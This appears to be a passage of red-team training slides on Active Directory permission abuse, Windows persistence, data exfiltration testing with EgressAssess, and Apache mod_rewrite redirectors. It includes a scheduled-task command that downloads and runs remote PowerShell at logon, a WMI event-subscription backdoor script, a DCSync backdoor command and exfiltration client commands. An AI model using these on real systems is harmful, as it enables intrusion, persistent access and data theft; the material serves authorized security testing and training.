


The ability to change a user password without knowing the current password

Abuse cmdlet: Set-DomainUserPassword

Cleanup method: mimikatz lsadump::setntlm

Abuse: AddMembers




The ability to add any other user, group, or computer to a group.

Abuse cmdlet: Add-DomainGroupMember

Cleanup cmdlet: Remove-DomainGroupMember

Abuse: GenericAll




Full object control over user and group objects

Abuse cmdlets: Add-DomainGroupMember, Set-DomainUserPassword, Set-DomainObject & Kerberoast

Cleanup cmdlets and method: Remove-DomainGroupMember, mimikatz lsadump::setntlm, Set-DomainObject -Clear

Abuse: GenericWrite




The ability to write any object property value

Abuse cmdlets: Add-DomainGroupMember Set-DomainObject & Kerberoast

Cleanup cmdlets and method: Remove-DomainGroupMember, Set-DomainObject -Clear

Abuse: WriteOwner




The ability to grant object ownership to another principal

Abuse cmdlet: Set-DomainObjectOwner

Cleanup cmdlet: Set-DomainObjectOwner (back to what it was before)

Abuse: WriteDACL




The ability to add a new ACE to the object's DACL

Abuse cmdlet: Add-DomainObjectACL

Cleanup cmdlet: Remove-DomainObjectACL

Abuse: AllExtendedRights



The ability to perform any “extended right” function

Abuse cmdlets: Add-DomainGroupMember, Set-DomainUserPassword, Set-DomainObject & Kerberoast

Cleanup cmdlets and method: Remove-DomainGroupMember, mimikatz lsadump::setntlm, Set-DomainObject -Clear

Backdoor Example: DCSync Permissions

- If two specific extended rights are set on the domain object itself, the specified principal is granted DCSync permissions (even if they aren't in a domain group!)
 - **DS-Replication-Get-Changes** and **DS-Replication-Get-Changes-All**
- PowerView's **Add-DomainObjectAcl** has a **-Rights DCSync** parameter:
 - **Add-DomainObjectAcl -TargetIdentity "dc=testlab,dc=local" -PrincipalIdentity harmj0y -Rights DCSync -Verbose**

Appendix: Persistence

- **Persistence**
 - **Elevated vs. Non-elevated**
 - **Storage vs. Triggering**
 - **Persistence Methods**

Persistence: When and Why

- Why?
 - Reduce the impact of expected temporary loss of access to an endpoint (e.g. reboots)
 - Retain access to valuable endpoints, networks, applications, services, etc.
 - Eliminate the need to re-use “noisy” tradecraft
 - Example: Many lateral movement techniques generate a myriad of logs (authentication logs, processes being spawned, host-to-host network connections). Once we compromise a machine, *ideally* we wouldn’t ever have to generate ALL of these logs again.
- As with any malicious action, there’s risk/reward trade-offs
 - Could leave telling artifacts that increase the chance of detection

Considerations: Your Current Privileges

- Two types: Administrative access and unprivileged; both have pros and cons:
 - Elevated persistence is typically harder to detect (more options for places to persist)
 - Requires some sort of elevation before you can utilize this
 - Unprivileged persistence has fewer options, but doesn't require elevation
- Usermode persistence often allows the operator to achieve the goal without escalation

Components of Persistence

- We also break **storage**, into separate buckets
 - **Storage:** where you're placing your malicious payload
 - **Code Execution Vectors:** what executes the stored logic
 - **Payloads:** Our malicious code

Payload Storage (examples)

- Alternate data streams:
 - Ability to store data in existing files or folders without modifying the size or functionality
- Custom WMI classes:
 - WMI allows for custom class creation. These offer properties in which can hold arbitrary text.
- The registry:
 - Create a custom registry key that stores your payload as text. There are registry length restrictions, so sometimes breaking the payload up into 2 separate registry keys is necessary

User Driven LNKs

- By “user-driven” we mean that the victim user has to interact in some way to trigger the persistence mechanism
 - Example: backdooring common EXEs with the [Backdoor Factory](#)
- Our favorite:
 - Backdooring existing .LNKs, particularly on the target user’s desktop
 - .LNK (shortcut) files can be modified in a way that executes an arbitrary command before launching the real command
- PoC code:
 - <https://github.com/HarmJ0y/Misc-PowerShell/blob/master/BackdoorLNK.ps1>

Scheduled Tasks

- Example schtask that runs on every user login:
 - `schtasks /create /tn OfficeUpdate /tr "c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object net.webclient).downloadstring("http://192.168.95.195:8080/kBBlidxiub6"))'" /sc onlogon /f`
 - Add `/ru System` to run as SYSTEM(might not call out if there's a proxy)
- More variations, options, and information:
 - <https://blog.cobaltstrike.com/2013/11/09/schtasks-persistence-with-powershell-one-liners/>

Permanent WMI Event Subscriptions

- WMI can create a persistent binding between an event filter and an event consumer
 - The **_EventFilter** - what action triggers the payload
 - The **_EventConsumer** - contains the payload
 - This can be the CommandLineEventConsumer or the ActiveScriptEventConsumer
 - The **_FilterToConsumerBinding** - binds the filter and consumer together
- Requires admin as it registers the subscription in the WMI database (and the payload runs as SYSTEM)
- Several built-in techniques to do this:
 - WMIC, PowerShell, MOFComp, wbemtest

Permanent WMI Event Subscriptions

- 5 actions types (aka Consumers), but we are only concerned with 2
 - **ActiveScriptEventConsumer** - run arbitrary WSH script
 - **CommandLineEventConsumer** - execute arbitrary binary with arguments
 - LogFileEventConsumer - writes data to an arbitrary flat file
 - NtEventLogEventConsumer - writes data to the Windows Event Log
 - SMTPEventConsumer - emails data to a specified address
- Windows has default Event Subscriptions
 - BVTConsumer -> CommandLineEventConsumer
- Enumerate your network to know what is normal

Permanent WMI Event Subscriptions

```
#build query
$Query = "SELECT * FROM __InstanceCreationEvent WITHIN 10
          WHERE TargetInstance ISA 'Win32_LoggedOnUser'"

#create filter
$NS = "root\subscription"
$FilterArgs = @{
    Name="MyFilter"
    EventNameSpace="root\cimv2"
    QueryLanguage="WQL"
    Query=$Query
}

$filter = Set-WmiInstance -Namespace $NS -Class "__EventFilter" -Arguments $FilterArgs

#create consumer
$ConsumerName = "Backdoor"
$command = "Start-Process notepad.exe"
$commandLine = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoP -NonI -w hidden -Command $command"

$ConsumerArgs = @{
    Name=$ConsumerName
    CommandLineTemplate=$commandLine
}

$consumer = Set-WmiInstance -Class "CommandLineEventConsumer" -Namespace $NS -Arguments $ConsumerArgs

#Bind filter and consumer
$args1 = @{
    Filter = $filter
    Consumer = $consumer
}

Set-WmiInstance -Class "__FilterToConsumerBinding" -Namespace "root\subscription" -Arguments $args1
Get-WmiObject -Namespace $NS -Class "CommandLineEventConsumer" | Where-Object {$_._Name -eq 'Backdoor'}
```

Permanent WMI Event Subscriptions

- Removal:
 - Get the EventConsumer, pipe to Remove-WMIOBJECT
 - Get the EventFilter, pipe to Remove-WMIOBJECT
 - Get the Binding, pipe to Remove-WMIOBJECT

```
$EventConsumerToCleanup = Get-WmiObject -Namespace root\subscription -Class CommandLineEventConsumer -Filter "Name = 'Backdoor'"
$EventFilterToCleanup = Get-WmiObject -Namespace root\subscription -Class __EventFilter -Filter "Name = 'MyFilter'"
$filterConsumerBindingToCleanup = Get-WmiObject -Namespace root\subscription -Query "REFERENCES OF {${($EventConsumerToCleanup.__RELPATH)}} WHERE ResultClass = __FilterToConsumerBinding"

$filterConsumerBindingToCleanup | Remove-WmiObject
$EventConsumerToCleanup | Remove-WmiObject
$EventFilterToCleanup | Remove-WmiObject
```

Auto-Run COM Object Hijacking

- Hijack a COM object that the operating system automatically loads when a user logs on
 - a process running as Medium Integrity is capable of hijacking these objects via the HKCU hive
- Manually create a malicious COM object via the registry that either loads a malicious DLL or runs VBS/JScript from the internet
- When the user logs in, the Operating System will load this COM object by looking in HKCU first
 - If our malicious COM object exists, Windows will load it

Scheduled Tasks COM Object Hijacking

- Existing scheduled tasks are often associated with a “Custom Handler”
 - These custom handlers are effectively COM objects that get loaded when the task fires
- To abuse, hijack the COM object the auto-run scheduled task uses with a DLL or COM Scriptlet
- When the user logs in, the task will fire and our malicious COM object will get loaded
- Reference:
 - <https://enigma0x3.net/2016/05/25/userland-persistence-with-scheduled-tasks-and-com-handler-hijacking/>

Scheduled Tasks COM Object Hijacking

The screenshot shows the Windows Task Scheduler interface. At the top, there is a list of tasks:

Name	Status	Triggers
Automatic App Update	Running	Multiple triggers defined
Error	Ready	Multiple triggers defined
s	Ready	At 7:00 PM on 12/31/2013 - After triggered, repeat every 20:
s	Ready	At system startup
pwn		

An 'OK' button is visible at the bottom of this list.

Below this list is a detailed view of the 'pwn' task:

General	Triggers	Actions	Conditions	Settings	History
When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.					
Action	Details				
Custom Handler					

Appendix: Data Mining/Exfiltration

- **Data Mining/Exfiltration**
 - **Data Mining**
 - **Data Hotspots**
 - **Data Mining with PowerView**
 - **Data Exfiltration**
 - **EgressAssess**
 - **Control Bypass**

Data Mining - What To Look For

- Useful information for attackers
 - Password files
 - Internal documentation
- What can hurt the company if leaked
 - Employee PII
 - Customer records/details
 - Internal communications
- What can hurt the company if stolen
 - Intellectual property
 - Trade secrets
 - Source code

Data Mining (cont'd)

- Data mining takes time
- Can be a key differentiator between you and competitors - thoroughly demonstrate the impact of your attack path
- Fluid process
 - Lots of repetition and searching
 - Different in every environment
 - Objective-specific
- Should be performed throughout an engagement
 - Can lead to privilege escalation
 - Used heavily in performing complex attack chains
 - Post-escalation objectives

Data Hotspots

- File shares
- Home folders
- Department shares
- Domain controllers
- Data warehouses (usually *nix hosts)
- SQL servers
- Mainframes
- Internal webapps

Identifying Data Locations

- Manually review Domain Controller and other identified shares
- Identify home folders and review contents
 - net group “target-group” /domain
 - net user “user” /domain
- Review mounted shares
 - net use
- Review recently accessed hosts
 - net view

Data Mining with PowerView

- **Find-DomainShare** (old Invoke-ShareFinder) will use LDAP queries and API calls to search for open shares on the domain.
 - **-CheckShareAccess** - only return shares current user can read
- **Find-InterestingFile** will recursively search a given local/UNC path for files matching specific criteria.
 - **-Path \\\$ERVER\Share** Search a specific UNC path
 - **-Include term1,term2,term3** Only return files with the specified search terms in their names
 - **-OfficeDocs** Only return office docs
 - **-LastAccessTime (Get- Date).AddDays(-7)** Only return files accessed within the last week

Data Mining with PowerView (cont'd)

- Search for all folders the current user can read
 - Manually review results
- Run **Find-InterestingFile** on paths that may contain useful or impactful data
 - Will take time to run
 - Use parameters to focus the search
- Attempt to locate interesting shares via GPO, hostnames, or home directory information you can't currently read
 - Target department or application shares
 - Review groups for DBAs, data warehouse, human resources, finance department users, etc. - locate related shares

Data Exfiltration

- Exfiltrate mocked-up data matching the accessed datatype
- Common datatypes
 - SSNs
 - PII
 - Payment Card details
 - Encrypted blobs (notional data or emulating encryption of real data)
- Set clear exfiltration goals before the assessment begins
 - Coordinate to meet client expectations for training objectives
- Timestamp and document every transfer
 - Date, time, source host, destination, IP vs domain, protocol, datatype, total data size

Data Exfiltration (cont'd)

- Consider testing:
 - Multiple check-in/chunking frequencies
 - Various protocols
 - Direct IP vs. domain
 - Categorized vs. uncategorized domains
 - “Standard” categories vs. “sensitive” categories (i.e. healthcare, finance)
- Use a unique domain to improve blue abilities to detect and create controls for transfers

General Strategies

- Data-local exfiltration vs. staging servers
 - Data-local exfiltrates the mocked data from the host containing the real data directly - may be caught between transfers, but more impactful in report
 - Staging servers can be used to collect all data, compress, and exfiltrate at once - loud, but blue team has less time to react
- Smash and grab vs. low and slow
 - Smash and grab is louder, but gives the blue team less time to react; once data is gone, it's gone
 - Low and slow reduces risk of being caught, but takes a long time; connections may be noticed before useful data is exfiltrated

C2 Exfiltration

- Exfiltrate data over established C2 channel
 - Compromise exfil source host
 - Create dummy file on-disk
 - Download file multiple times until target total size reached
 - Test various check-in thresholds
- Consider testing multiple C2 toolsets (i.e. Cobalt Strike, Empire, Metasploit) for comprehensiveness
- Avoid DNS C2 channels to reduce transfer times

Alternative Protocol Exfiltration

- Non-C2 exfiltration
- Network protocols
 - HTTP(S), DNS, (S)FTP, SSH, ICMP, etc.
 - Can use EgressAssess, custom PowerShell, PuTTY, etc.
- Web-based methods
 - Cloud storage
 - Webmail
 - File sending services

EgressAssess

- Tool written by Chris Truncer and Steve Borosh to assess data exfiltration detection capabilities
- Client generates random data matching provided datatype and sends to server
 - Server - Python
 - Client - Python or PowerShell
- Supported datatypes: names, socials, creditcards
- Supported protocols: HTTP(S), DNS, (S)FTP, ICMP, SMB, SMTP
- Experiment with the *Size* and *Loops* options to reduce data generation times, but exfiltrate desired total data size

EgressAssess PowerShell Client Options

- **-Client <protocol>** sets the protocol to use
- **-IP <IP-or-hostname>** sets the IP or hostname of the EA server
- **-NoPing** disables ping check (if no traffic received, try this flag!)
- **-Proxy** is a switch to enable using the system proxy
- **-Username <username>** sets the username of the EA server
- **-Password <password>** sets the password of the EA server
- **-Datatype <type>** set the datatype to *ssn*, *cc*, or *identity*
- **-Size <number>** sets the size (in MB) to generate
- **-Loops <number>** sets the number of times to loop the script
- **-Fast** configures EA to generate sequential SSN and CC numbers
- *More customization options, check the PowerShell script source!*

EgressAssess - HTTP(S)

Server commands:

```
./Egress-Assess.py --server http --username redteam --  
password BigPassword!
```

(Use “--server https” for HTTPS server)

Client (PowerShell) command:

```
Invoke-EgressAssess -client https -IP <server-IP/domain>  
-Username redteam -Password BigPassword! -Datatype ssn
```

EgressAssess - DNS

Server commands:

```
./Egress-Assess.py --server dns --username redteam --  
password BigPassword!
```

Limit file size to reduce transfer times

Client (PowerShell) command:

```
Invoke-EgressAssess -client dns -IP <server-domain> -  
Username redteam -Password BigPassword! -Datatype ssn
```

Control Bypass

- Test connectivity with small amount of data, no loop
- If no traffic being received, try the *NoPing* and *Proxy* options
- Try both direct IP and domain
- Some control environments block one but not the other
- Register domains with age, reputation, and category
- Healthcare and finance categorized domains sometimes have fewer controls applied
- If transfers are killed partway through transfer, increase timing between chunks
- Stage data on host in lower-control environment for exfil, depending on training objectives

Appendix: mod_rewrite

- **mod_rewrite**
 - **mod_rewrite 101**
 - **mod_rewrite scenarios**
 - **Troubleshooting mod_rewrite**

Apache mod_rewrite 101

- Performs rules-based request rewriting
- Two primary modes:
 - 302 (temporary) redirect - Victim's browser redirected and address bar changes
 - Proxy - server proxies request and returns resource. Victim's address bar remains the same.
- Can define rulesets in an htaccess file in the web root
 - child directories inherit parent directory rulesets, unless superseded by another htaccess file

Apache mod_rewrite 101 (cont'd)

- Rules are read top to bottom
- Multiple RewriteCond lines are implicitly a logical AND
- RewriteCond supports regex
- The final RewriteRule without a corresponding RewriteCond line acts as an ELSE for all other requests
- Sample ruleset:

```
RewriteCond %{REQUEST_URI} ^redirect [NC]
RewriteRule ^.*$ http://google.com/? [L,R=302]
```


If the request's URI starts with 'redirect' (ignoring case),
rewrite the entire request to google.com and drop any query_strings from original request.
This is a temporary redirect and the last rule that should be evaluated/applied to the request.

Apache mod_rewrite Common Syntaxes

Syntax	Meaning
^	Starts with
\$	Ends with
.	Matches any single character
*	Repeats the previous match zero or more times
?	Matches the match optional (in RewriteCond) Ignore all original request query strings (in RewriteRule)

Syntax	Meaning
[NC]	Ignore letter casing
[OR]	Evaluate this line and the following with a logical OR
[L,R=302]	Stop evaluating rules and perform a 302 Temporary redirect
[P]	Stop evaluating rules and proxy the request on behalf of the user
-f	Checks if the local file exists
-d	Checks if the local directory exists

Apache mod_rewrite Sample Setup




Apache mod_rewrite First Time Setup

- Edit Apache config file (/etc/apache2/apache2.conf on Debian)
- Change the AllowOverride setting to “ALL”:

```
<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride ALL
    Require all granted
</Directory>
```
- Run this command as root:
a2enmod rewrite proxy proxy_http
- Reboot Apache
sudo service apache2 restart

